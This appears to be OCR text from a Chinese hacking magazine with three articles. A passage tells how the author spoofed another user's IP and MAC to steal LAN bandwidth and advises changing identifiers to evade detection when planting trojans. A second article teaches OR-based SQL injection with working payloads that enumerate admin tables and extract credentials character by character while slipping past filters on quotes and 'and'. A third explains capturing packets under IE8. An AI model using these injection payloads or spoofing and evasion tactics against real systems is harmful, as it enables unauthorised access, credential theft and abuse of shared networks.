


图4

在路由上转着转着，当点击队列列表的时候，看到了管理员对流量的分配，发现两台机子比较特殊，就是名称为zhqc90（管理员自己的）、zhqc96（没见过他上线），如图5。




图5

网速和自己的比较了一下感觉实在是诱人，真想改自己的网速限制呀，可那真的太危险了，上不了多久肯定会被发现的，但也不能就这样呀，自己的网速实在是太慢了。突然想到了什么，管理员那儿做了mac和ip绑定，也正是通过IP和MAC来分配流量的，要是我把自己的IP和MAC改成zhqc96的，那我的岂不就是2M的了吗，反正那人也没上线过，不用白不用。我马上上传了一个改MAC的小工具（也可以直接更改，但要重启电脑）更改了MAC，又更改了IP地址。马上打开IE，哇，好快呀，成功了，好兴奋呀！

三、总结

以后大家在局域网入侵时，记得要使用“代理”，也就是说局域网入侵时一定要改自己的IP，可以的话，计算机名也要改一下，这样不易被发现。配木马的时候就改过来，想玩的时候就改自己的IP，尤其是在网吧入侵时，切记……另外就是突破局域网流量限制的一种另类方法：把自己的IP、MAC都改成网速好的用户去上网（当然要选择那种不经常上的，要不然他那儿会显示IP冲突的）。（本文所涉及到的改MAC的小工具、WINBOX已收录到光盘中）

没有and的日子

吴岸

相信很多朋友经常在网络上对一些网站做“安全检测”吧，可是管理员哥哥也不是吃素的，今天我就给大家说说or注入。

目前很多网站都会采取过滤掉“'”和“and”的办法来防止一些不良访问，这样一来就把很多SQL注入给拦住了。不是说条条大路通罗马吗？其实，遇到了这种情况，就可以祭出我们的or注入了。

首先，可以通过“or 1=1”和“or 1=2”来判断是否存在注入点，这里会有不同，大家要注意：“or 1=1”返回错误页面，“or 1=2”返回正常页面的话，就说明存在注入点。猜测正确时就会返回错误，而猜测错误时却返回了正确，判断的依据和以前是不同的。在确定存在注入点后就可以继续构造其它检测语句了，道理是一样的，先来猜个表吧：**hack.asp?id=1 or exists (select * from admin)**，此时如果返回错误页面则表示存在admin表。如果该表不存在的话就应该返回一个正常页面，若是返回错误页面也就表示存在此表。**hack.asp?id=1 or exists(select admin from admin)**这是检测字段的语句，返回“or 1=1”时的错误页面则表示存在该字段，反之亦然。

接下来就是猜测数据了，**hack.asp?id=1 or (select mid (admin,1,1) from admin)='a'**，意思是检测admin表中admin段的第一个数据的第一个字符是否为a。同理，返回“or 1=1”时的错误页面就说明是'a'。

其实大多数and语句在合理转变后都能用于or上，比如猜测数据我们还可以这样：**hack.asp?id=1 or (select top 1 asc(mid (username, 1, 1)) form manage)< 4319**，用来判断admin表中admin字段的第一条数据的第一个字符的ascii值是否小于我们设定的4319这个值。返回异常页面，则表示我们的猜测是正确的。

在猜测第二位时只要把**mid(username, 1, 1)**改为**mid (username, 2, 1)**就可以了。第三和第四位依此类推吧（如果得到的ascii值范围在97-122之间，那么字符会是在字母a-z之间），最后使用一些ASCII转换工具就可以得知ascii值的相应字符了。

熟悉的朋友就会看出上面的方法就是平时借助and使用ASCII码分析法猜解用户和密码，在or里也同样有效（这个是当然的－－！）。给出几个常用猜解语句，大家可以自己试着变换使用：

and (select top 1 len(列名)from 表名)>N，其中N是数字，变换这个N的值猜解列长度。

and exists (select * from 表名)，猜解表名。

and exists (select 字段 from 表名)，猜解列名。

select top 1 len(列名) from 表名 where 列名 not in (select top 1 列名 from 表名)，把最靠前的1条记录给提取出来，语句再长也照样有效。

这里来解释一下，由于or语句的特性，当我们要查询条件为真时，返回是异常的，当查询条件为假时，返回是正常的（理论再枯燥也得说吧）。比如我们在注入时存在admin表，即是条件为真，所以返回是异常的。和and是相对的感觉，因而就出现之前所提到的判断标准。这样即使是过滤了and我们也能继续兴风作浪了。

文章难易度：★★
文章阅读点：在IE8正式版下如何使用WinSock Expert进行抓包

IE8下继续来抓包

txcbg

我一直都是使用WinSock Expert抓包的，前段时间，微软的新浏览器IE8正式版发布后，为了尝鲜，我就在虚拟机里安装了一个，发现IE8增加了不少功能，可是有一天，我在使用WinSock Expert抓包时，却奇怪的发现什么也没有抓到。举个例子来讲，我打开黑客x档案的官方论坛http://bbs.hackerxfiles.net/index.php，然后打开WinSock Expert，点击“Open Process”按钮打开进程，像往常抓包一样选择iexplore.exe进程下的“黑客X档案官方论坛 - 网络安全入门类杂志”，然后选择“Open”按钮打开，如图1。刷新一下http://bbs.hackerxfiles.net/index.php后，却发现WinSock Expert什么也没有抓到，如图2。




图1




图2

在另一台安装了IE7的系统中对同一页面进行抓包的结果却如图3所示，在IE8下使用WinSock Expert抓不到包了！换个抓包工具试试？可是我这人比较懒，懒得去寻找别的抓包软件了，再说WinSock Expert也使用习惯了，不想换别的。




图3

看看有没有别的办法吧，重新看了下抓包过程，这回发现了一点异常，我明明就打开了一个网页http://bbs.hackerxfiles.net/index.php，怎么会有两个iexplore.exe进程呢（请大家仔细看图1）？到网上查了一下，原来是IE8的一个新特性，即使你只打开一个网页，也会有两个iexplore.exe，当你打开多个IE窗口或多个选项时，iexplore.exe进程的数量可能会增多，但最多3个，不会达到4个（IE8正式版）。打开一个网页却有两个iexplore.exe，第二个iexplore.exe下面有打开网页的标题，对它抓包没有用，打开第一个iexplore.exe，没有显示任何网页的标题，如图4。




图4

对它进行抓包试试，这次直接选择第一个iexplore.exe，打开进程后刷新一下网页，终于又看到了可爱的数据包，如图5。

